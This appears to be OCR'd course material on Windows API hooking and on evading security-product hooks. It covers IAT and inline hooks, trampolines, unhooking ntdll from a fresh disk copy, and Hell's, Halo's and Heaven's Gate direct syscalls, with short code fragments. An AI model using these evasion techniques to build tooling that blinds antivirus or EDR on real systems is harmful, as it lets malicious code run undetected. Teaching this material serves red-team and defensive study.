
Restore intended use of a function

Hooks are, by design, implemented to change the behavior of a function. If we are trying to clean up and restore items of interest, it would be a good idea to also restore the original, intended use of a function like *NtMapViewOfSection*.

Unhooking Hooks: Why?

Perhaps a better question is who else out there might be hooking functions besides us? As mentioned previously, nation states and security products could be a solid bet. Security products might not be changing the behavior of a function but instead, looking at the arguments being passed to it. What a certain security products does with those parameter values is a bit of a mystery. There must be some logic in place that decides as to whether there is something suspicious happening. If the security product determines that there is something it does not like, such as a suspicious series of API calls with parameters that are typically used for injection, it will alert the user to it and possibly kill the process and/or quarantine any associated file. Obviously, this type of result is not desirable for developers or red team operators. Think back to Section 2 where we discussed how important it is to perform recon or information gathering about a target system. The same kind of thing could apply here, such as doing some recon to determine what APIs are being hooked. You could have a list of APIs that are important for your capability and if you see that those are being hooked, you will then take the action of unhooking it by any number of methods.

Nation states and other hackers are most likely modifying the behavior of the hooked function so they can have introspection and possibly modify the results of a function. If we want a function to execute as the developer originally designed it, then we must unhook that function and cut off the capability of whatever entity installed the hook. One downside to this is that some security products might be looking to see if their hooks are still being implemented, and if they see that we spit out their hook, they will most likely unhook us and re-hook the function. It can be a fun but annoying battle to fight. There would be nothing wrong with implementing a hooking integrity feature that would be on the lookout for if/when the hooks you put in place are changed.



Unhooking Hooks: The Search

As discussed on the previous slide, you could come across functions that have already been hooked. You have a few options at that point with what you want to do, but first things first. Instead of accidently stumbling over a hooked function, how do you go about intentionally looking for a hooked function? Well, for starters, you can act like some AV solution and scan the first 5+ bytes of every function to see if what you except to be there is really there. If not and you see something like a **jmp** instruction instead, then odds are it has been hooked. Instead of searching through every function, you could be more focused in your search by only looking for functions that you are interested in hooking yourself. If you only want to hook ***NtQuerySystemInformation*** then just look for that single API.

For a moment, let's say you found a hooked function. Cool. Now what? Now, we validate what the original bytes were, and we do that by going to disk where the non-tampered version of the DLL should be located. We can read in the Ntdll.dll right from the System32 folder and see if the bytes in memory match the bytes on disk. If not, then we have just completed our validation of locating a hooked function. A word of caution here: there is no guarantee that the DLL on disk has not been modified either. It is possible to patch files on disk with the right permissions, and if that is the case then you would need to look at the same module on a mirrored system with all the same updates and patches. That would hopefully not be the case, but just know what to do if you ever come across that situation.

After validating the bytes from the file on disk, we can copy those and overwrite the hook to restore the original functionality of the function, if that is our desire. Perhaps though, our real goal is to re-hook the function with our own relative jump and keep that function hooked. We effectively just ejected an AV solution out of its own game, and it might not like it.

IAT Hooking

An array of addresses

AKA: Function pointer hooking

IAT is typically read-only
Must make it writeable

1. Parse PE headers to find import table
2. Locate module that implements the hooked function
3. Locate the function in the found module
4. Change page protections to PAGE_READWRITE, save old permissions
5. Overwrite function pointer
6. Restore previous page protections

IAT Hooking

If you recall from the PE header module, the IAT is one of 16 entries in the array named *DataDirectory*. The table itself is another array—an array inside of an array—that stores that addresses of imported functions. If your program uses the ***VirtualAlloc*** API, it will be listed as an imported function from Kernel32.dll and its address will be in the IAT. The IAT is typically read only but we can manipulate that and change the page protections to be writeable. One of the first items on our to-do list is to get a handle to our own base address and start parsing our own PE headers because we are trying to make our way down to the DataDirectory under the OptionalHeader. Once we are there, we can start looping over the modules looking for whichever one is responsible for implementing the targeted function. This could be Kernel32.dll or Ntdll.dll. Once the module has been found, we can then start looping over entries in that module looking for the targeted function, like ***NtQuerySystemInformation***. Once we find it, we can overwrite that function pointer. Again, one item we cannot forget about is modifying the page protections because if we attempt to overwrite the entry before we modify it, we will trigger an access violation. To do this we would use the ***VirtualProtect*** API, being sure to store the old permissions so we can clean up after ourselves once we overwrite the entry. The more you understand what structures and headers point to what, the quicker you can develop the code to get this done.


Inline Hooking

- Modifies bytes of function
- Inserts `jmp` instruction
- Hook beginning of function
  Hook mid function
  Hook end of function

1. Obtain memory address of function
2. Read and save 5+ bytes of the function
3. Patch in the jmp
4. Your function executes
5. Clean up patched bytes
6. Execute original function

Inline Hooking

Perhaps the easiest way to learn how to implement an inline hook is to do so locally in the target process. External hooking is completely possible, but it is much more difficult and requires a deeper understanding of shellcoding. For this course, we will stick to local inline hooking to establish a solid foundation. One of the first items on the to-do list is to determine the address of the function in memory. This can be obtained using the ***GetProcAddress*** API since it returns the address of our desired procedure. Once we have the address, we can read 5+ bytes from the process' memory and save those bytes for later use. With the bytes safely saved off, we can overwrite them with our jmp instruction. The jump will be relative and as such it is impossible to calculate this at the time of development. We must do the offset calculation during runtime so we can calculate the relative offset to our hook function. Our hook function will be executed and inside it we can do pretty much whatever we want. Once the damage is done, we can then proceed to restore the original bytes by repatching the function and then executing it.



Meet the Gates

The general idea with these gates is to evade your intentions by not making direct Nt* API calls, but instead, invoking the system call yourself. This can be done by creating your own syscall stub, identifying the proper system call number dynamically, and others. We already touched on Heaven's gate previously, but it is mentioned again here as a collective on a single slide. As a refresher, this is how Wow64 applications get back to 64-bit code and invoke a syscall. Hell's gate takes the direct utilization of syscalls to a more dynamic level and achieves pure position independence. Halo's gate brings a new twist to using direct syscalls by locating neighbor syscalls to the one that is hooked. It looks left and right of the hooked call and by using simple math, identifies the syscall number for the one you need. We will take a deeper look at each one as well as dissect some source code that implements each method.

Hell's Gate

Dynamically locate and invoke syscalls

Completely position independent

Relies on Ntdll.dll

```
PPEB pPeb = (PPEB)__readgsqword(0x60);
//// hardcoded 2nd entry
(pPeb->   \
 LoaderData->      \
  InMemoryOrderModuleList.Flink->Flink \
   - 0x10)
//// check opcodes
if ((*(PBYTE)TargetFunction + 3) == 0xB8)
{
 // more opcode checks
}
```


Hell's Gate
Hell's gate is impressive because it does not rely on static syscall IDs. Be very cautious about hard coding values in your tools. The syscall IDs can change with any update and are not consistent between versions. There has been amazing research done by j00ru to document the IDs of practically every syscall from Windows XP to Windows 10. It is an amazing resources to have the information documented! Now, when it comes to creating your own stubs to invoke the syscall yourself, there are a few items we need to complete before we can do that. The first one is to dynamically locate and determine the syscalls for the system we are operating on. Hell's gate can also dynamically invoke the syscalls after self-resolving them. Another great advantage here is that it is completely position independent! RtlMateusz and am0nsec did an excellent job documenting and sharing their research in their paper located in their GitHub repo along with their code base.

References:
https://j00ru.vexillium.org/syscalls/nt/64/
https://github.com/am0nsec/HellsGate

Halo's Gate

Halo's gate offers a refreshing twist on using direct syscalls. The downside to Hell's gate is that it does not account for the possibility that the function in Ntdll.dll is already hooked. Should the function be hooked, then Hell's gate will fail. Where Halo's gate helps with this is taking advantage of the fact that the syscall IDs in Ntdll.dll are in numerical order. So, you will not find syscall 4F first. 4F will come immediately after 4E, and so on. Knowing this, if a function is already hooked, we can still find the syscall ID for it by looking at its neighbors. The hooked function would be the middle of your search and you would look forward, ascending in numbers, and backward, descending in numbers. This is effectively looking at your house in the middle of your street and looking at the address to the neighbor on your left and on your right. By knowing the addresses of the houses on either side of you, your house address could then be determined. We can do this programmatically very easily. Once the number is determined, we can invoke the syscall ourselves without having to repair the hooked function. This is great just in case the AV/EDR solution were to ever check the integrity of its hooks. It would check and see that its hook was still there!

Check out Reenz0h's blog where he did an awesome job documenting everything. We thank him for sharing his knowledge with everyone.

Reference:
https://blog.sektor7.net/#!res/2021/halosgate.md


Heaven's Gate

Hooking Wow64 and the gate to 64-bit code

32-bit processes on 64-bit systems have an interesting method when it comes to making syscalls. Thanks to Windows 32 on Windows 64, this is all made possible. The transition from 32-bit code to 64-bit code has been dubbed Heaven's Gate.

Heaven's Gate


There might come a time when you need to implement some hooks in a 32-bit application, or more technically speaking, a Wow64 application. Ntdll.dll implements the logic for the system loader and thus is responsible for initializing the user mode portion of the new process. Because ntdll.dll is the system loader, ntdll.dll is loaded in every process. When it comes to Wow64 applications, 64-bit code always kicks things off starting with the system loader. Once it is done doing its 64-bit business, the 32-bit version of ntdll.dll is loaded. Depending on your debugger application, you would be able to see two entries listed for ntdll.dll. One of them would be mapped in 64-bit address space, while the other one would be in the 32-bit space. So, knowing this, would it make sense to hook Wow64 functions like ***NtAdjustTokenPrivileges***? Not really, because at some point there will be a transition that moves away from 32-bit code and executes 64-bit code. So, what if we implement our hook at a lower level, say the 64-bit version of ntdll.dll? Before we jump into some source code review, we need to fully understand how the 32-bit APIs in the 32-bit version of ntdll.dll transition to the 64-bit version. There are some other DLLs that aid in this process too as we will see shortly.



Heaven's Gate: The Transition

Because Windows takes pride in their ability to retain backwards compatibility, 32-bit applications can still be launched on 64-bit versions of Windows. What makes this interesting is the fact that two versions of ntdll.dll will be in the process. The 32-bit functions and syscalls must execute somehow, and all of it is made possible by something dubbed Heaven's Gate and a few system DLLs like wow64cpu.dll. When a 32-bit program needs to invoke a syscall, like ***NtAdjustTokenPrivileges***, ***NtCreateProcess***, or *Nt** something, a transition back to 64-bit code must take place. Afterall, this is a 64-bit system, so it makes sense.

1. The application will populate the desired syscall into the EAX register and make a call to some function at some offset into ntdll.dll. Notice though, that there is no syscall instruction here. It cannot happen just yet because we are still in 32-bit mode.
2. This is where code flow hops into the 32-bit version of ntdll.dll and from there we execute a far jump into the code segment of the wow64cpu.dll.
3. Here, inside wow64cpu.dll is another jump that will land us in the 64-bit version of ntdll.dll.
4. This is where we see the syscall for whichever one has been loaded into the EAX/RAX register from the user application.



Unhooking Hooks: 32-Bit Example

32-bit functions are very interesting because they typically begin with several NOP instructions, or no operations. If you are not familiar with the NOP instruction, then do not worry because it literally does nothing but waste one CPU cycle. It has no effect on registers or the stack—it simply executes and advances the Instruction Pointer to the next instruction to execute. The NOP instruction takes up a single byte and in comparison, a MOV instruction takes up 2 bytes. In total, there are 7 bytes before you would get to the traditional prolog starting with the PUSH EBP instruction. You might also sometimes see the CC instruction instead of the NOPs. The CC instruction takes up a single byte as well and simply translates to an interrupt. The NOPs, or CCs, never get executed anyway, so it does not matter what is there during runtime. However, what does get executed is the MOV EDI, EDI instruction. Because the same register is being used with the MOV instruction, it really behaves just like a NOP instruction would but because it takes up 2 bytes of space, we can overwrite those with a short JMP instruction, which will also take up 2 bytes of space. The idea here is to jump backward by 5 bytes to the beginning of the NOPs, or CCs, whichever is there. At that point, we can then implement a bigger jump and utilize all 32-bits, which would give us a range of +/-2GB. Pretty convenient for hooking, isn't it? It's as if Microsoft had us in mind when creating this.

But what is the MOV EDI, EDI anyway? There are other general-purpose registers that could be used instead, right? Perhaps, but according to Raymond Chen, whose blog you should read every morning before work, Microsoft talked with CPU manufacturers to determine what the best 2-byte NOP could be and thus, MOV EDI, EDI was born. Microsoft also uses these bytes as a mechanism to implement hot patches for a function. Hot patches are implemented when an API must be patched but the system cannot be rebooted just yet.

Reference:
https://devblogs.microsoft.com/oldnewthing/20110921-00/?p=9583

Unhooking Hooks: 64-Bit Example

What a prolog hook might look like for 64-bit

Non-hooked function

```
mov r10, rcx
mov eax, 41
....
```

Hooked function

```
mov rax, 1122334455667788
jmp rax
nop
nop
nop
```


Unhooking Hooks: 64-Bit Example

Just like the previous slide that covered 32-bit inline hook, we have a visualization for a 64-bit inline hook. Even though there is no typical prolog like what you might normally see for x86, the JMP instruction is used in a similar fashion. The JMP instruction is quite interesting for both 32-bit and 64-bit programs. For 32-bit you have far jumps, which is what was used on the previous slide along with a short jump. For 64-bit, it becomes interesting because you cannot jump to an absolute address. It must be an offset like a relative 32-bit offset, but that would obviously limit our jumping capabilities to 2GB in either direction. The JMP instruction is 5 bytes total, 1 byte for the actual opcode and the remaining 4 bytes are for the relative offset. Because this is 64-bit, 2GB is nothing in the scheme of the entire address space. What must be done instead is to take advantage of the MOV instruction. An absolute address can be moved into the RAX register and then we can JMP to the RAX register after the MOV is executed. In theory, you could use any register, but we are clobbering the RAX register, which is typically just fine.

64-bit inline hooks are more challenging because you need to take into account the variable instruction length, unlike for 32-bit where we know exactly how many bytes we are dealing with starting with the 5 NOPs before the function and the 2-byte JMP. You might have to keep track of at least 12 bytes because that is the minimum number of bytes required for the MOV; JMP RAX; technique. The NOPs on the slide are simply there for padding to show what it might look like if you have to account for 15 bytes in your hook.

Trampolines

What happens after your hooked function executes?


Hooked *NtQuerySystemInformation*

Could get stuck in a loop

```
mov rax, 1122334455667788
jmp rax

// hooked code here

// call original function
call NtQuerySystemInformation

// enters loop
```


Trampolines

So, you have your inline hook implemented in ***NtQuerySystemInformation*** and your hook function gets executed. Awesome! Now what? Well, now you would probably want to call the original function and see what it returns or maybe pass in the modified arguments. Regardless of what you want to do, the original function should be called at some point. If you were to make the call to the original function, your hook is just going to get hit again and bounce you right back to your hook function. This is not what you want to happen because you will be caught in an endless hooking loop. What you need to do is somehow get back to the proper location in the original function. The proper location is immediately *after* the bytes you overwrote. Maybe that is something like ***NtQuerySystemInformation****+12* bytes for 64-bit hooks and +6 bytes for 32-bit hooks.



Trampoline Steps

This visualization shows what the entire process looks like from start to finish. The original function shown on the left-hand side of the slide has already been hooked, as can be seen by the relative jump followed by a NOP. The jump takes us to where the actual hook function is located, and it is here that our malicious needs can be carried out. Inside the hook function, we can eventually call the original function via a specially crafted trampoline. The trampoline holds the original bytes that were stolen from the original function and then a jump plus an offset from the start of the original function. The offset is extremely important to remember because we do not want to get into what some call hook recursion where we keep hooking ourselves.

Unhooking Hooks: A Fresh Copy


There is another way to unhook hooks.

The system libraries that are stored in C:\Windows\System32 can serve as a validation for your integrity checks, but instead of copying the first several bytes from disk to memory, just copy in the entire TEXT section.

Unhooking Hooks: A Fresh Copy

